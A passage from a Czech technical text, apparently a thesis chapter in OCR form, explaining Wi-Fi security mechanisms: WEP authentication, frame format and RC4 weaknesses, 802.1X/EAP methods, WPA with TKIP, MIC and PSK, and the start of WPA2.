Otevřená autentizace – při této metodě přijme přístupový bod klientskou stanici pouze na základě údajů, které mu poskytne. Klient pošle svoji identifikaci v podobě SSID. Pokud přístupový bod své SSID vysílá, může každá stanice, která není konfigurována na svoje SSID, toto SSID přijmout pro přístup do sítě. Proto se doporučuje vypnout vysílání SSID v případě, že chceme zamezit přístupům na přístupový bod uživateli, kteří jeho SSID neznají.[2]


Autentizace sdíleným klíčem – používá 40bitový uživatelský klíč. Ten je společný pro všechny stanice v síti (sdílený klíč, Shared secret), z tohoto název metody. V případě použití této autentizace je nutné v síti použití WEP.
Autentizace sdíleným klíčem probíhá následovně. Nejprve stanice zašle rámec 802.11. Ten obsahuje jeho identifikační údaje a žádost o autentizaci. Přístupový bod odpoví zasláním challenge(„vyzvou“), náhodným číslem. Stanice zašifruje přijatou výzvu WEP a klíče odvozeného ze sdíleného autentizačního tajného klíče a odešle zpět na přístupový bod. Přístupový bod dešifruje přijatou odpověď a výsledek porovná s původně vyslanou výzvou. V případě shody informuje stanici o úspěšné autentizaci. Vše je patrné z obrázku 2.1.



Obr. 2.1: Princip autentizace sdíleným klíčem

2.3.2 Formát WEP rámce

Obrázek 2.2 zobrazuje šifrovaný rámec těla, který byl vytvořený WEP algoritmem.



Obr: 2.2: Formát WEP MPDU [5]

Rámec WEP začíná 32 bitovým polem IV obsahující tří podpole: 24 bitový inicializační vektor IV, 6 bitovou výplň Pad a 2 bitový Key ID. Následují Data, která musejí mít minimálně 8 bitů a po nich cyklický redundantní součet CRC – 32 původní zprávy. Podpole Pad bude obsahovat nuly. Key ID specifikuje identifikátor na jeden ze čtyř možných tajných klíčů WEP, který bude použit pro dešifrování. Podpole Key ID zabírá 2 MSB (Most Significant Bit) posledního Bytu pole IV a podpole Pad potom tedy obsahuje 6 LSB (Least Significant Bit).

2.3.3 Proudová šifra RC4

WEP používá symetrickou proudovou šifru RC4 společnosti RSA Data Security Inc., kterou navrhnul v roce 1987 kryptolog Ronald Rivest (Ron's Code No. 4), která se hojně používá na internetu.

RC4 pracuje jako generátor pseudonáhodných čísel[1] (PRNG, PseudoRandom Number Generator). Vstupními veličinami jsou inicializační vektor IV a tajný klíč. Hodnota IV se periodicky mění, zatímco tajný klíč zůstává stejný. Výsledkem je posloupnost jedniček a nul stejné délky jako přenášená zpráva zřetězená s CRC.

Proudová šifra umožňuje z klíče pevné délky vytvořit šifrovací proud (Key stream) tak, aby bylo možné šifrovat otevřený text libovolné délky (každému bitu textu odpovídá jeden bit šifry). RC4 dovoluje klíč o délce do 256 bitů.[3]

V případě WEP je bohužel RC4 použita nevhodně díky opakujícím se inicializačním vektorům IV. Pokud je šifra RC4 použita správně, je bezpečná.


2.3.4 Inicializační vektor IV

Inicializační vektor IV je 24 bitová hodnota přidávaná před tajný klíč, kde tato kombinace slouží k inicializaci generátoru RC4. IV zajišťuje, aby inicializační hodnota generátoru byla pokaždé jiná. Protože k odeslání každého paketu je potřeba generátor inicializovat jinou hodnotou, dojde při vyšších přenosových rychlostech k poměrně rychlému vyčerpání všech možností, tedy 2^{24} což je 16777215 možností. V případě použití všech možných kombinací jsme nuceni znovu použít již použitou hodnotu IV a tím poručujeme nejhlavnější pravidlo RC4, zakazující použít klíč opakovaně. Navíc není řečeno, jakým způsobem má být inicializační vektor generován.

2.3.5 Šifrování

Proces šifrování začíná vždy nešifrovaným textem, který chceme chránit. [1] Prvním krokem je výpočet 32 bitového cyklického redundantního součtu (CRC) z nešifrovaného textu nazývaný ICV(Integrity Check Value). Tento součet je připojen k přenášené zprávě. Následně použijeme tajný klíč, který připojíme za inicializační vektor IV (Inicialization Vector). Tento vzniklý prvek předáme generátoru pseudonáhodných čísel RC4 (PRNG). Tím získáme šifrovací klíč, který má stejnou délku jako přenášená zpráva rozšířená o CRC. Nyní mezi přenášenou zprávou zřetězenou s CSC a šifrovacím klíčem provedeme logický výhradní součet (XOR), čímž získáme šifrovaný text. Před šifrovaný text připojíme inicializační vektor IV. Vzniklý prvek je následně vysílán. Hodnota inicializačního vektoru se přenáší nešifrovaně, protože se používá pro zpětné dešifrování. Názorná ukázka je na obrázku 2.3.


[1] Šifra RC4 používá dva algoritmy: KSA (Key Sheduling Algorithm) a PRGA (PseudoRandom Generator Algorithm).



Obr: 2.3: Šifrování protokolem WEP

2.3.6 Dešifrování

Po přijetí zprávy dojde ke sloučení inicializačního vektoru IV se sdíleným WEP klíčem, čímž vznikne posloupnost délky 64 nebo 128 bitů. Tu posloupnost předáme generátoru pseudonáhodných čísel RC4 (PRNG). Ten generuje dešifrovací klíč o stejné délce, jako jsou přijatá zašifrovaná data. Nyní mezi přijatými zašifrovanými daty a dešifrovacím klíčem provedeme logický výhradní součet (XOR), čímž získáme šifrovaný text a ověří se ICV. Jestliže ICV souhlasí, úspěšně jsme přijali a dešifrovali přijatá data. V opačném případě je rámec zahozen. Princip je vyobrazen na obrázku 2.4.



Obr. 2.4: Dešifrování protokolem WEP

2.3.7 Zabezpečení integrity dat ICV

Provedením cyklického redundantního součtu přes datovou část rámce vznikne ICV (Integrity Check Value), který se připojuje na konec rámce (viz. Obrázek 2.2). ICV se zašifruje společně s daty. Po přijetí a dešifrování je hodnota ICV porovnána s uvedeným ICV v rámci a pokud si nejsou rovny, rámec je zahozen.

2.3.8 WEPplus

Jedná se o vylepšení původního WEP, které se snaží odstranit tzv. slabé inicializační vektory. WEP + záměrně nepoužitá některé inicializační vektory vytvářející slabé klíče, které je možno snadno odchytit a rozbít. Pokud má být použito WEP plus, je nutné mít ho implementováno

na všech komunikujících stranách. V opačném případě funguje jako původní WEP. Někdy bývá také označováno jako WEP+.

2.4 IEEE 802.1X / EAP

802.1X (Port Based Network Access Control) je protokol umožňující autentizaci na portech [1]. Původně byl navrhnut pro použití na metalických sítích, avšak je možné jej použít i pro významné zlepšení bezpečnosti v bezdrátových sítích 802.11. Úkolem 802.1X je autentizace uživatelů, integrita dat (šifrování) a distribuce klíčů. Autentizace se pro bezdrátové sítě realizuje na úrovni logických portů přístupového bodu. Cílem protokolu 802. 1X je blokovat přístup k segmentu lokální sítě pro neoprávněné uživatele. 802.1X nepovolí provoz na daném portu, dokud není uživatel ověřen na základě údajů uložených na back-end serveru, kterým je typicky RADIUS (Remote Authentication Dial-In User Server).
Při autentizaci nedochází k ověřování bezdrátové stanice, ale přímo autentizaci samotného uživatele. Navíc autentizace je vzájemná, tedy jak uživatele, tak přístupového bodu. Tím je zamezeno útokům vedených prostřednictvím falešných, neautorizovaných přístupových bodů.
802.1X umožňuje dynamické generování klíčů, které je vůči uživatelům transparentní a nahrazuje jinak časově náročnou a potencionálně nebezpečnou distribuci šifrovacích klíčů. Tyto klíče jsou známy pouze dané stanici, mají omezenou životnost a používají se pro šifrování rámců na daném portu, dokud se stanice neodhlásí nebo neodpojí. [3]
802.1X je založený na EAP (Extensible Authentication Protocol, RFC 3748), který byl původně vyvinutý pro spojový protokol PPP LCP (Point-To-Point Link Control Protocol) jako rozšíření systému RADIUS (RFC 2865 a 2866)[3]. Jedná se o mechanismus přenosu EAP paketů prostřednictvím spojové vrstvy LAN (typu 802): zprávy EAP se zapouzdřují do rámců 802.1X. Proto se 802.1X označuje jako EAPOL (Extensible Authentication Protocol Over LANs).[2]

2.4.1 EAP - Extensible Authentication Protocol


Díky EAP nabízí 802.1X podporu více autentizačním mechanizmům. V procesu autentizace mají hlavní roli tři komponenty:¨

- Žadatel (suplikant) – klient nebo uživatel, který se chce připojit k síti.
- Autentizátor – typicky přístupový bod povolující nebo blokující provoz.
- Autentizační server – systém poskytující službu AAA (Authentication, Autorization, and Accounting), typicky RADIUS.

Autentizační server je použit v případě, že autentizátor není schopen sám ověřit žadatele. Všechny tři komponenty musí podporovat EAP zvolený 802.1X, tak i samotné 802.1X. To platí pro starší zařízení. V současné době zařízení podporující WPA z definice podporují i 802.1X.

Autentizátor zajišťuje řízení přístupu podle 802.1X. Do provedení autentizace není povolen na rozhraní žádný provoz. Výjimkou jsou zprávy protokolu 802.1X. Po úspěšné autentizaci je povolen přístup do sítě. Toho se dosáhne díky zavedenému modelu tzv. duálního portu (viz


obrázek 2.5). Jedná se o virtuální porty. Neřízený port (ucontrolled) filtruje veškerý provoz kromě rámců EAP. Řízený port (controlled) slouží pro veškerou komunikaci autentizovaného/autorizovanému klienta. Z počátku je provoz blokován (tzv. neautorizovaný stav), po autentizaci se přepne a umožní sítový provoz (tzv. autorizovaný stav).



Obr. 2.5: Řízený a neřízený port

Ověřování provádí přístupový bod pro klienty na základě jejich výzvy, pomocí lokálního přístupového seznamu nebo externího autentizačního serveru, kterým může být např. Kerberos, nebo častěji RADIUS. Komunikace probíhá ve dvou částech: mezi klientem a přístupovým bodem a dále přístupovým bodem a autentizačním serverem.

Postup autentizace podle 802.1X je zobrazen na obrázku 2.6 a následně popsán.



Obr. 2.6: Autentizace podle 802.1X

1. Klient nejprve odešle počáteční zprávu na přístupový server (nazývaný Network Access Server, tj. přepínač nebo bezdrátový přístupový bod). Ten na přítomnost stanice odpoví dotazem na identitu zprávou EAP REQUEST-ID;
2. klient odpoví zprávou EAP RESPONSE-ID obsahující identifikační údaje uživatele. Přijatou zprávu EAP RESPONSE-ID přístupový bod zapouzdří do paketu RADIUS ACCESS_REQUEST a vyšle ji autorizačnímu serveru RADIUS. O výměnu zpráv mezi klientem a serverem RADIUS se stará přístupový bod. Zprávy mezi klientem a přístupovým bodem jsou zapouzdřovány jako EAPOL a mezi přístupovým bodem a autentizačním serverem jako pakety RADIUS;
3. odpovědí serveru RADIUS je zpráva obsahující povolení/zamítnutí přístupu daného klienta do sítě. Zpráva RADIUS ACCESS_ACCEPT/DENY obsahuje informaci EAP SUCCESS/FAILURE. Tuto zprávu přepošle přístupový bod klientovi.
4. jestliže je přístup povolen (SUCCESS) je daný logický port přístupu do sítě otevřen pro data daného uživatele.

Po úspěšné autentizaci následuje fáze správy klíčů, kdy přístupový bod distribuuje šifrovací klíče autentizovaným stanicím, a to prostřednictvím *EAPOL-Key*.[3]

V rámci procesu autentizace jsou generovány dva soubory klíčů s délkou 128 bitů. Jedná se o párové klíče (pairwise), které jsou jedinečné pro spojení mezi klientem a přístupovým bodem a dále jsou to klíče skupinové (groupwise), které jsou sdíleny všemi stanicemi v rámci jedné BSS. Používají se pro šifrování multicastové komunikace.

2.4.2 Autentizační metody EAP

Jak bylo řečeno dříve EAP umožňuje 802.1X provozovat různé autentizační mechanizmy. Mezi nejrozšířenější patří následující:

EAP-MD5 (Message Digest) – tato metoda je nejnižší možnou úrovní a je nejjednodušší na implementaci. Autentizace probíhá prostřednictvím autentizačního serveru na základě hesla. Nevýhodou je, že hesla jsou na serveru uložena v čitelné podobě. Navíc tato metoda neumožňuje vzájemnou autentizaci. Na rozdíl od ostatních metod EAP nepodporuje dynamické generování WEP/TKIP klíčů.

LEAP (Lightweight EAP neboli Cisco-Wireless EAP) – jedná se o nestandardní, firemní protokol navržený společností Cisco Systems. Autentizace probíhá na základě uživatelského jména a hesla prostřednictvím autentizačního serveru. Je použitelný pouze pro zařízení společnosti Cisco. Pro každého uživatele a pro každou relaci se generují dynamické WEP klíče.

TLS (Transport Layer Security) – jedná se o nejsilnější řešení v rámci bezpečnosti. Podporuje vzájemnou autentizaci mezi klientem a autorizačním serverem za pomoci certifikátů

podepsaných certifikační autoritou i dynamickou obnovu WEP klíčů. Protokol vytvoří šifrovaný tunel prostřednictvím PKI (Public key Infrastructure), jímž probíhá výměna autentizačních údajů mezi klientem a autentizačním serverem. Ke generování klíčů dochází v rámci této komunikace. Certifikáty musí být instalovány jak na straně klientů, tak i na straně serveru. Tato metoda velmi dobře řeší problematiku bezpečnosti. Vybudovat však úplnou infrastrukturu podporující TLS je velmi obtížné.

TTLS (Tunneled Transport Layer Protocol) – představuje zjednodušení TLS. Podporuje zjednodušenou vzájemnou autentizaci oproti TLS, protože digitální certifikát využívá pouze autentizační server pro svoji autentizaci vůči klientovi. Klient pro svoji autentizaci používá namísto certifikátu heslo. TTLS podporuje dynamickou obnovu WEP klíčů. TTLS poskytuje téměř stejné zabezpečení jako TLS, jeho implementace je mnohem jednodušší.

PEAP (Protected EAP) je velmi podobný s protokolem TTLS. Také podporuje vzájemnou autentizaci a dynamickou obnovu WEP klíčů a vyžaduje certifikát pouze na straně serveru. Autentizace klientů opět probíhá zabezpečeným tunelem. Prostřednictvím certifikátu dojde k autentizaci serveru a následně se může použít jiná metoda EAP k autentizaci klienta.[1]

Velmi účinnou metodou k zabezpečení standardu 802.11 je právě 802.1X. Rozdíl proti původnímu zabezpečení, 802.1X generuje dynamické klíče pro všechny klienty na rozdíl od statických klíčů u WEP. Navíc podporuje službu AAA, což dříve nebylo možné. 802.1X používá protokol EAP umožňující různé autentizační metody. Stupeň zabezpečení a obtížnost implementace se liší od typu použité metody.

2.5 WPA

Jelikož zabezpečení WEP bylo v roce 2001 už nedostačující začalo se pracovat na jeho vylepšení. Výsledek byl původně znám pod označením WEP2, ale později byl změněn na WPA (Wi-Fi Protected Access). WPA je podmnožinou standardu 802.11i. Jednalo se pouze o dočasné řešení, jelikož standard 802.11i nebyl zcela dokončen. Používá některé jeho specifikace jako 802.1X a TKIP (Temporary Key Intergrity Protocol). WPA používá stejný šifrovací mechanizmus jako WEP tedy RC4. Proto je možné jej využívat i na starším hardware pouze aktualizací softwaru/firmwaru. Jedná se o mezistupeň ochrany bezdrátových sítí. Je zpětně slučitelný s WEP a dopředně s 802.11i/WPA2.


Matematicky lze popsat WPA následovně:

$$WPA = \{802.1X + EAP + TKIP + MIC + (RADIUS * X)\}$$
$$\text{If WPA-PSK, } X = 0; \text{ ELSE } X = 1$$

K autentizaci je použit 802.1X a EAP rozšiřující šifrování WEP o autorizaci na portech přístupového bodu a dynamickou distribuci klíčů.

2.5.1 Integrita dat MIC

Ke kontrole integrity zpráv se ve WPA namísto jednoduché 32 bitové hodnoty CRC používá kód MIC (Message Integrity Code)[2]. Vstupními prvky pro MIC jsou MAC adresa cíle, MAC adresa adresáta, nešifrovaná data a MIC klíč. Výsledný algoritmus má délku 8 bajtů a přidá se ke každému rámci. Princip je ukázán na obrázku 2.7. MIC má dvojnásobnou délku na rozdíl od ICV a používá jednocestnou hashovaní funkci navrhnutou Neilsenem Fergusonem. Tím, že pro výpočet uvažuje MAC adresu zdroje a cíle je možné ověřit integritu MAC adres.



Obr. 2.7: Výpočet MIC


2.5.2 Temporal Key Intergrity Protocol (TKIP)

Jedná se o mechanizmus sloužící k šifrování dat u WPA. Používá dvojici klíčů, z nichž první slouží pro šifrování a má délku 128 bitů a druhý, pro zajištění integrity dat, který má délku 64 bitů. Druhý klíč získá protokol během komunikace prostřednictvím 802.1X. TKIP využívá stejně jako WEP proudovou šifru RC4, avšak odstraňuje nevhodnou implementaci použití RC4 ve WEPu.

TKIP prodlužuje délku zprávy zašifrované pomocí WEP o 12 bajtů: 4 bajty pro rozšířenou informaci IV a 8 bajtů pro kód integrity zprávy (MIC). IV má ovšem v tomto případě dva úkoly, proto se hodnota IV ve skutečnosti dělí na dvě části: 16 bitová hodnota se doplní do 24 bitů pro tradiční IV a 32 bitová část slouží jako pořadové číslo paketu a používá se pro mixování pro jednotlivé pakety (PPK, PerPacket Keying). [3] Při implementaci IV se u TKIP používá tzv. sekvenční čítač TSC (TKIP Sequence Counter). Ten zvyšuje hodnotu IV postupně a všechny pakety s hodnotou IV mimo pořadí jsou zničeny.
Šifrování vychází z dočasného klíče relace TK (Temporaly Key), MAC adresy odesílatele a 32 bitů IV(viz. obrázek 3.8). Nejprve se provede mixování mezi těmito prvky, čímž vznikne klíč označovaný Fáze 1 (někdy též „mezilehlý klíč“). Klíč Fáze 1 se mixuje s 16 bitovou částí IV a dočasným klíčem relace TK. Tímto vznikne klíč Fáze 2. Tento klíč je určen pro přenos

[2] Využívá algoritmus Michael.

jediného paketu. V tomto kroku se použije již známý mechanismus WEP. 128 bitový klíč vznikne spojením 24 bitů IV a klíče z Fáze 2. Zbytek procesu probíhá stejně jako šifrování protokolem WEP.



Obr. 2.8: Šifrování mechanismem TKIP

TKIP tedy řeší následující problémy WEP:

- Narušení integrity dat zabraňuje přidáním kontrolních bitů MIC.
- Překlíčování neboli rychlá rotace klíčů, zabraňující opětovného využití klíče.
- Zabraňuje útokům opakováním svázáním pořadového čísla s MIC.

2.5.3 Předsdílené klíče PSK

WPA a TKIP používá pro distribuci klíčů infrastrukturu založenou na protokolu 802.1X. Ta předpokládá využití centrálního autentizačního serveru (např. RADIUS). Tento způsob je ideální použít spíše v podnikových sítích, pro domácí sítě se příliš nehodí a ne mnoho domácích uživatelů má k dispozici tuto infrastrukturu. Pro domácí použití poskytující šifrovací funkci TKIP WPA se zavádí Pre-Shared Key (PSK) v tzv. „personal módu“.


V tomto režimu provádí autentizaci samotný přístupový bod na základě tzv. master key (heslo o délce 8 až 63 znaků), které je známo všem uživatelům. Tento klíč používá TKIP pouze jako výchozí hodnotu pro výpočet potřebných šifrovacích klíčů. Primary Master Key se vypočítá z SSID sítě a z „passphrase“ pomocí funkce PBKDF 2 definovanou v [5]. To zaručí, že pro šifrování se nikdy nepoužije stejný klíč. Výsledkem je použití WPA a šifrování TKIP v domácích sítích bez nutnosti použít infrastrukturu 802.1X s autentizačním serverem.

2.6 802.11i / WPA 2

K ratifikaci tohoto návrhu normy došlo 24. června 2004 a nahrazuje předchozí bezpečnostní specifikaci WEP, u které byly prokázány závažné bezpečnostní nedostatky [7]. Jelikož je WPA podmnožinou 802.11i došlo k doplnění nových prvků k již stávajícím. Proto je propojení celého 802.11i s dříve vytvořenými prvky označováno jako WPA2 nebo RSN (Robust Security Network). Novým stavebním prvkem je protokol CCMP (Counter-mode CBC (Cipher Block Chaining) MAC (Message Authentication Code) Protocol) a šifrovací algoritmus AES (Advanced Encryption Standard). Protokol CCMP je povinný, zatímco TKIP pro zpětnou kompatibilitu je již jen volitelný. Autentizace, podobně jako u WPA, poskytuje dvojí režim, PSK 